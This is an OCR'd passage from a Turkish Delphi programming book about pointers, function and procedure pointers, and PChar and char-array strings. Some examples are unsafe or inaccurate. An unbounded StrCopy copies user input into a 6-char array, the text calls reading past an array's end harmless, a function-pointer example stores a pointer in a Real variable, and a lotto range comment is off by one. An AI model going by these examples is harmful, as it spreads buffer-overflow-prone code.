
Tanımlayacağınız pointer bir değişkenle dizi elemanları arasında kolaylıkla dolaşabilirsiniz. Dizi elemanları arasındaki geçişi "inc()" veya "dec()" methoduyla yapabilirsiniz. Tanımlamış olduğunuz pointer değişkene "inc()" methodunu uygularsanız; değişkeninizin değeri artmaz, bir sonraki elemanın değerini gösterir. Aynı şekilde "dec()" methodunu uygularsanız bu seferde bir önceki elemanın adresini gösterecektir. Bunun sebebi dizi konularının işlendiği bölümde de açıklandığı gibi diziler bellekte arka arkaya yerleştirilirler. Bu yüzden referans edilen elemandan bir sonraki adreste, dizinin bir sonraki elemanı bulunacaktır. Aşağıda bu husus örneklendirilmiştir.

```
var
  deger:^AnsiString; //pointer değişken tanımlanıyor
const
  sehir:Array[0..2] of AnsiString=('Ankara','İstanbul','İzmir');
  //Dizi değişken tanımlanıyor

procedure TForm1.FormCreate(Sender: TObject);
begin
  deger:=@sehir;//ilk elemanı göster
end;

procedure TForm1.Button10Click(Sender: TObject);
begin
  Form1.Caption:=deger^;  //elemanı yazdır
  inc(deger); //Bir sonraki elemana geç
end;
```

Kodları ekledikten sonra programı çalıştırırsanız, buttona her tıkladığınızda bir sonraki elemanın değerini yazdırabilirsiniz. Dizi elemanları tamamlandıktan sonra pointer değişkeniniz rastgele (bir sonraki gözde bulunacak olan değer) karakterler göstermeye devam edecektir. Kafanızı karıştırmasın.


Şimdi örneğimizi biraz daha zorlaştırıp, aşağıdaki çözümü sizlere sunalım. Uygulamamız için formunuza bir adet "Timer" kontrolü yerleştirip aşağıdaki kod satırlarını da gerekli olan yordamlara ekleyiniz. Programı çalıştırdıktan sonra formunuzun başlığında dizi elemanlarının sırasıyla yazdırıldığı bir görüntü

elde edeceksiniz. Konulan kontrol sayesinde dizi elemanları bittiği zaman pointer değişkenin tekrar ilk elemana dönmesi sağlanmıştır. Programa ait tüm kod satırları aşağıda verilmiştir. Dizi değişken ve pointer (işaretçi) değişkenin Unit1 için global olarak tanımlandığına dikkat ediniz.



Hatırlatmak istediğim bir hususta "Timer1Timer" yordamında kullanılan "{$j+}" bildirisi olacaktır (Daha önce prosedür içerisinde static değişken tanımlayabilmek için kullanmıştık). Const la tanımlanan bir değişkenin değerini (bir nevi değişkenin static mantığıyla çalışması) değiştirebilmeniz için bu bildiriyi muhakkak kullanmanız gerekmektedir. Aksi takdirde Delphi sabit değişkeninizin değerini değiştiremeyeceğiniz uyarısını vererek, uygulamanızı çalıştırmayacaktır. Aşağıda gerçekleştirilen uygulamada, Sayısal Loto programının pointer değişken kullanılarak çözülmüş halini vereceğim. Örnekte kullanılan random fonksiyonu rastgele sayı üretmek için kullanılmıştır. Pointer değişken kullanımına alışmanız bağlamında güzel bir örnek olabileceğini

düşünüyorum. Uygulamanız için formunuzun üzerine bir ListBox kontrolü ile bir adet button yerleştirip aşağıdaki tasarımı oluşturunuz.



Programa ait tüm kod bloğu aşağıda verilmiştir. Satırları anlayarak yazınız.

C:\Program Files\Borland\Delphi7\Projects\Unit2.pas

Unit1 | Unit2

```
procedure TForm2.Button1Click(Sender: TObject);
//Sayısal Loto programının Pointer Değişkenle Çözülmüş hali
var
  loto:Array[0..5] of Integer;
  x,y:Integer;
  z:^Integer; //Pointer değişken tanımlanıyor
begin
  ListBox1.Clear;//Listeyi Temizle
  randomize; //rasgele sayı üret
  loto[0]:=random(48)+1; //1-49 arasında rasgele sayı üret
  ListBox1.Items.Add(IntToStr(loto[0]));//ilk elmanı yaz
  for x:=1 to 5 do
    begin
      loto[x]:=random(48)+1; //yeni sayı üret
      z:=@loto[x];//pointere referans gösteriliyor.
      y:=0;
        repeat
          if z^=loto[y] then //aynı sayı üretilirse
            begin
              z^:=random(48)+1; //yeniden üret
              y:=-1;
            end;
          inc(y);
        until y>x-1;
      ListBox1.Items.Add(IntToStr(z^));
    end;
end;
```

50: 22 | Modified | Insert | Code | Diagram

İşaretçi Fonksiyon İlişkisi:

Pointer değişkenlere fonksiyonların döndüğü değerin bulunduğu adresi de referans gösterebilirsiniz. Sonuçta bir fonksiyon tanımlandığı zaman da program ona bellekte bir yer ayıracaktır. Değerin tutulduğu yer değişken adresi de olsa, fonksiyon adresi de olsa fark etmeyecektir. Pointer bir değişkene fonksiyon adresi göstermek için aşağıdaki adımları izlemelisiniz.

İlk olarak aşağıdaki fonksiyonu Unit pencerenizde oluşturun.

```
function hesapla(x, y: Integer): Real;
begin
  Result:=(x+y)/2; //ortalamayı bul
end;
```

Daha sonra bu tip fonksiyonları gösterecek olan kullanıcı tanımlı tipinizi oluşturmalısınız.

```
type
  baglan=function (x:Integer;y:Integer):Real; //parametre sayısı ve tipleri aynı
```


Kullanıcı tanımlı tipi oluştururken dikkat edeceğiniz husus fonksiyonun ismini yazmayacaksınız, fakat içerisinde kullandığı parametre sayısı ve tipleri aynı olacak.

```
procedure TForm3.Button1Click(Sender: TObject);
var
  F: ^baglan;  //fonksiyonu gösteren pointer tanımlanıyor.
  yaz:Real;
  sonuc:Real;
begin
  f:=@yaz;  //değişkenin adresini al
  f^:=hesapla; //hangi fonksiyonun çalıştırılacağını buradaki isimden anlıyor.
 sonuc:=F^(10,20); //Fonksiyonu parametreleriyle işlet
 Form3.Caption:=FloatToStr(sonuc);//sonucu yaz.
end;
```

Öncelikle tanımladığınız tipten pointer bir değişken yaratmalısınız. Ardından yarattığınız pointer değişkene fonksiyonunuzun ismini aktarıp, parametrelerini göndermelisiniz. Burada kullanılan ara değişken, değerin yazılacağı adresi belirlemek bağlamında oluşturulmuştur. Eğer bu ara değişkeni (yaz)

oluşturmazsanız, hesaplamayı yazacağı yeri bilemeyeceği için program hata mesajıyla sizleri uyaracaktır.

Şimdi yapacağımız bir programla olayı pekiştirelim. Aşağıdaki gibi girilen sayının faktöryelini hesaplayan bir fonksiyon oluşturun.



Oluşturmuş olduğunuz fonksiyonu, formunuzun üzerine yerleştireceğiniz button kontrolünün "OnClick" yordamından çağırın. Projenizi çalıştırdıktan sonra Edit1 kontrolüne sayısal bir değer girin. Şimdi buttona tıklarsanız girdiğiniz sayının faktöryeli hesaplanarak, formunuzun başlığında yazacaktır (Hatırlatalım faktöryeli alınacak sayıyı çok büyük girmeyin).

İşaretçi Prosedür İlişkilendirilmesi:

Yukarıdaki bölümde fonksiyonla pointer değişkeni ilişkilendirebildiyseniz, aynı işlemi prosedür - pointer değişken arasında da yaptırabilirsiniz. Aşağıda bu husus örneklendirilmiştir.

İlk olarak fonksiyonunuzu tanımlamalısınız.

```
procedure mesaj(str:AnsiString);
begin
  ShowMessage(str);
end;
```

İkinci adımda bu prosedür ile aynı parametreleri içeren (ismi yazılmadan) kullanıcı tanımlı tipinizi tanımlamalısınız.


```
type
  ilet=procedure(str:AnsiString); //tip tanımlanıyor
```

Üçüncü adımda da pointer değişken ile prosedürünüzü ilişkilendireceğiniz yordama gerekli kodları eklemelisiniz.

```
procedure TForm3.Button3Click(Sender: TObject);
var
  ver:^ilet;   //tipi gösteren pointer tanımlanıyor
  metin:AnsiString;
  mes:Variant;

begin
  metin:=Edit1.Text;
  ver:=@mes;
  ver^:=mesaj;//işleteceği prosedürü belirliyor
  ver^(metin); //prosedür işletiliyor
end;
```


Kontrolünüze ait yordamda (OnClick) ilk yapmanız gereken işlem, yaratmış olduğunuz kullanıcı tanımlı tipten yeni bir pointer değişken yaratmak olmalıdır. Arkasından bu değişkeninize işleteceği prosedürü referans göstererek, bu prosedüre ait kod satırlarının işletilmesini sağlamalısınız. Ara işlemler için kullanılan "Variant" tipli değişken (mes), ilk etapta gerekli olan adres için

oluşturulmuştur. Bu değişkeni tanımlamazsanız programınız hata mesajıyla sizleri uyarıp çalışması kırılacaktır.



İşaretçi Class İlişkisi:

Bir pointer herhangi bir class tan da türetilebilmektedir. Bu durumda türetildiği class a ait tüm özellik ve methodları kullanabilmektedir. Aşağıda bu husus örneklendirilmiştir.



Katarlar:

Delphi'de bir değişkenin "PChar" tipli değişken olarak tanımlanması, o değişkenin katar işlemlerinde kullanılmasını sağlar. Pchar tipli değişkenlerin çalışma mantığı AnsiString tip değişkene göre oldukça farklıdır. Bu yüzden aynı mantıkla işlem yapmaya kalkmayınız.

Katar Bildiriminin Yapılması:

Yukarıda da bahsettiğimiz gibi bir değişkenin "Pchar" tipte tanımlanması, katar işlemleri için yeterli olacaktır.

```
var
  katar:PChar;  //Katar değişken tanımlanıyor.
```

Katar bildirimi yapılan değişkene aşağıdaki şekilde kolayca atama yapılabilir.

```
var
  katar:PChar;  //Katar değişken tanımlanıyor.
begin
  katar:='Sibal Yanar'; //katara değer atanıyor.
```

Görüldüğü gibi katar değişkenlere yapılan atama işlemleri, ansistring tip değişkenlere yapılan atama şekliyle aynıdır. Katar tipte bir değişkenin değerini yazdırmak için aşağıdaki yöntemi kullanabilirsiniz.

```
var
  katar:PChar;  //Katar değişken tanımlanıyor.
begin
  katar:='Sibal Yanar'; //katara değer atanıyor.
  Label1.Caption:=katar;  //katar değişken değerini yazdır.
end;
```

Aşağıdaki şekilde yapacağınız bir atama programın kırılmasına yol açacaktır.

```
var
  katar:PChar;
begin
  katar:=Edit1.text;   //katar değişkene bu tür atama yapılamaz
```

Şayet katar tipte (char tipli pointer) bir değişkene AnsiString tip veri içeren kontrolün veya değişkenin değerini atamak istiyorsanız, aşağıdaki yöntemi kullanmalısınız.

```
procedure TForm1.Button13Click(Sender: TObject);
var
  katar:PChar;
begin
  katar:=PChar(Edit1.text);//Doğru bir atama
  Label1.Caption:=katar;
end;
```

"Pchar" methodu kullanılarak, kontrolün içeriği karakter tipli veriye çevrildikten sonra atama işlemi yapılabilir.

Katar değişkenlerinin aslında "Char" tipte birer pointer oldukları sanıyorum dikkatinizden kaçmamıştır. Bu yüzden katar içerisindeki her karaktere teker teker ulaşmanız mümkündür. Aşağıdaki örnekleri çok dikkatlice inceleyiniz.

```
procedure TForm1.Button14Click(Sender: TObject);
Const
  katar:PChar='Nihat Demirli';
begin
  Label1.caption:=katar; //Nihat Demirli yazar.
end;
```

Kodlamayı aşağıdaki şekilde değiştiriniz.

```
procedure TForm1.Button15Click(Sender: TObject);
Const
  katar:PChar='Nihat Demirli';
begin
  Label1.caption:=katar^;       //Sadece N yazar
end;
```

Katar değişkenler referans ettikleri yerin ilk gözüne odaklanırlar (ilk gözde de hep ilk karakter olacağından). Bu yüzden yazdırma işlemini sağına "^" karakteri koyarak yaptırırsanız, sadece ilk karakteri yazdırabilirsiniz. İşlem şekli programcılara çok özel olanaklar sağlamaktadır (örneklerde göreceksiniz). Mesela katar değişkeninin değerinin bir artırılması, metindeki ikinci gözün

gösterilmesini, katarın tamamınız yazdırılması ile de ikinci karakterden sonrasının gösterilmesini sağlayabilirsiniz.

Karakterler Arasında Gezinmek:

Katar değişkenler içerisinde bulunan tüm metne adres değerini değiştirerek kolayca erişebilirsiniz. Aşağıdaki örnekleri çok dikkatlice inceleyiniz.

```
procedure TForm1.Button16Click(Sender: TObject);
Const
  katar:PChar='Nihat Demirli';
begin
  inc(katar); //adresi bir artır
  Label1.caption:=katar; // “ihat Demirli”    yazar
end;
```

Kodu aşağıdaki şekilde değiştirecek olursanız; bu durumda da metinde yer alan ikinci karakteri yazdırabilirsiniz.

```
procedure TForm1.Button16Click(Sender: TObject);
Const
  katar:PChar='Nihat Demirli';
begin
  inc(katar); //adresi bir artır
  Label1.caption:=katar^; //Sadece “i” yazar
end;
```

Görüldüğü gibi katar değişkeninin inc() fonksiyonuyla kullanılması adres değerinin bir artırılmasına sebebiyet vermektedir. Bu konumda tüm katarı yazdırmaya kalkarsanız, ikinci karakterden sonraki tüm metni, bulunduğu gözdeki değeri yazdırmak isterseniz (katar^) ikinci karakteri yazdırabilirsiniz.

```
procedure TForm1.Button16Click(Sender: TObject);
Const
  katar:PChar='Nihat Demirli';
begin
  inc(katar,3); //adresi üç artır
  Label1.caption:=katar^; //Sadece “a” yazar
end;
```


Eğer burada tüm katarı yazdırırsanız. Sonuç aşağıdaki gibi olacaktır.

```
procedure TForm1.Button17Click(Sender: TObject);
Const
  katar:PChar='Nihat Demirli';
begin
  inc(katar,2); //adresi iki artır
  Label1.caption:=katar; //Sadece "hat Demirli" yazar
end;
```

Şimdi konuyu pekiştirmek amaçlı, aşağıdaki örneği inceleyelim. Örneğimizde katar değişken tanımlanmış olup, karakterler arası geçiş yaparak formun başlığında kayan yazı oluşturulmaktadır.

```
Var
  katar:PChar='Nihat Demirli';
procedure TForm1.Timer2Timer(Sender: TObject);
begin
  inc(katar); //bir sonraki karakteri göster
  Form1.Caption:=katar;//sonraki göz değerlerini yaz
end;
```

Bu şekilde başlıkta kayan yazı oluşturabilirsiniz. Fakat bir süre sonra yazının ekrandan kaybolduğunu göreceksiniz. Buna da kontrol koymak isterseniz, kodunuzu aşağıdaki gibi değiştirmelisiniz.



Katarları Char Tipli Dizi Değişken Olarak Tanımlamak:

Katarları char tipli dizi değişken şeklinde de tanımlayabilirsiniz. Aşağıda bu husus örneklendirilmiştir.

```
Const
  kat:Array[0..13] of Char='Nihat Demirli'; //doğru bir atama
```

Yukarıdaki tanımlamadan sonra 14 elemandan oluşan "kat" isminde char tipli dizi değişken tanımlanmıştır. Yapılan atama sonucunda da dizinin her elemanı sırasıyla metindeki bir karakteri içeriğine almıştır.

```
procedure TForm1.Button18Click(Sender: TObject);
Const
  kat:Array[0..13] of Char='Nihat Demirli';
begin
  label1.Caption:=kat[4];// "t" yazar
end;
```

Katar dizi değişkene aşağıdaki şekilde atama yapabilirsiniz.

```
procedure TForm1.Button19Click(Sender: TObject);
var
  kat:Array[0..5] of Char;
begin
  kat:='Nihat';//Doğru bir atamadır hata vermez.
end;
```

Aşağıdaki şekilde yapacağınız bir atamanın yanlış olduğunu belirtmek isterim.

```
var
  kat:Array[0..5] of Char;
begin
  kat:=Pchar(Edit1.Text);          //Hatalı bir atamadır
```

Şayet katar dizi değişkene AnsiString tipte bir değişkenin değerini aktarmak isterseniz, o zaman kodunuz aşağıdaki şekilde olmalıdır. Char tipli bir dizi değişkene "StrCopy" fonksiyonu kullanılarak AnsiString bir değer atanabilir. Aşağıda bu husus örneklendirilmiştir.

```
procedure TForm1.Button20Click(Sender: TObject);
var
  kat:Array[0..5] of Char;
begin
  strCopy(kat,Pchar(Edit1.Text));
  Label1.Caption:=kat[2]; // Edit kutusundaki üçüncü karakteri yaz
end;
```

veya

```
procedure TForm1.Button21Click(Sender: TObject);
var
  deger:AnsiString;
  kat:Array[0..10] of char;
begin
  deger:='Prestige';
  StrCopy(kat,Pchar(deger));//katar dizi eleman değerlerini belirle
